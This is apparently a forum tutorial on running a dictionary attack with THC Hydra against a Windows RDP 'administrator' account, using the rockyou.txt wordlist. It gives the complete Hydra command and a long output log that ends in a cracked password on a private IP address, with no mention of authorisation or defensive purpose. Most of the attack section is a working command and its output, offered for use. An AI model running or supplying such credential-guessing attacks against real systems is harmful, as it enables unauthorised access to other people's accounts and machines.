

Hello! In this tutorial, we will explore how to run a dictionary attack of THC Hydra. Let's get started. If you are running Kali Linux you will already have a version of Hydra installed. If not you can install it on Linux platforms using the command `sudo apt-get install hydra` or just download it from the Github Repository <https://github.com/vanhauser-thc/thc-hydra> 3. Once you have finished the installation you have a new application called THC-Hydra. It should look like this:




image523×616 46.3 KB

THC Hydra has the option of running a dictionary attack or a brute force attack, however, in this tutorial, we will focus on the Dictionary Attack option. In the THC Hydra folder, you can import wordlists for dictionary attacks. I am getting mine from skullsecurity.org 9. In this, I am using the Rockyou.txt wordlist. To start the cracking, you would input command like this. `hydra -t 4 -V -f -l administrator -P rockyou.txt rdp://Add IP ADDRESS HERE`. If you did everything correctly it should look like this:

```

[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "margot" - 7761 of 14344399 [child 1]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "marble" - 7762 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "majito" - 7763 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "lamaravilla" - 7764 of 14344399 [child 2]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "kasey" - 7765 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "july25" - 7766 of 14344399 [child 1]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "julial" - 7767 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "jablay" - 7768 of 14344399 [child 2]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "hahaha1" - 7769 of 14344399 [child 1]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "glasses" - 7770 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "friday13" - 7771 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "dominik" - 7772 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "daniel2" - 7773 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "contrasena" - 7774 of 14344399 [child 2]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "bootsie" - 7775 of 14344399 [child 1]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "albert1" - 7776 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "P@ssw0rd" - 7777 of 14344399 [child 1]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "MICKEY" - 7778 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "CHRIS" - 7779 of 14344399 [child 2]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "585858" - 7780 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "4444444" - 7781 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "121289" - 7782 of 14344399 [child 2]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "yourmum" - 7783 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "yorkie" - 7784 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "tuamor" - 7785 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "stanley1" - 7786 of 14344399 [child 4]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "sommer" - 7787 of 14344399 [child 3]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "rocking" - 7788 of 14344399 [child 0]
[ATTEMPT] target 192.168.34.16 - login "administrator" - pass "nurses" - 7789 of 14344399 [child 2]
[3389][rdp] host: 192.168.34.16 login: administrator password: P@ssw0rd
[STATUS] attack finished for 192.168.34.16 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-04 16:33:30

```

image945x597 155 KB

Congratulations! You were able to run a dictionary attack using THC Hydra. I hope this helps you.

C_J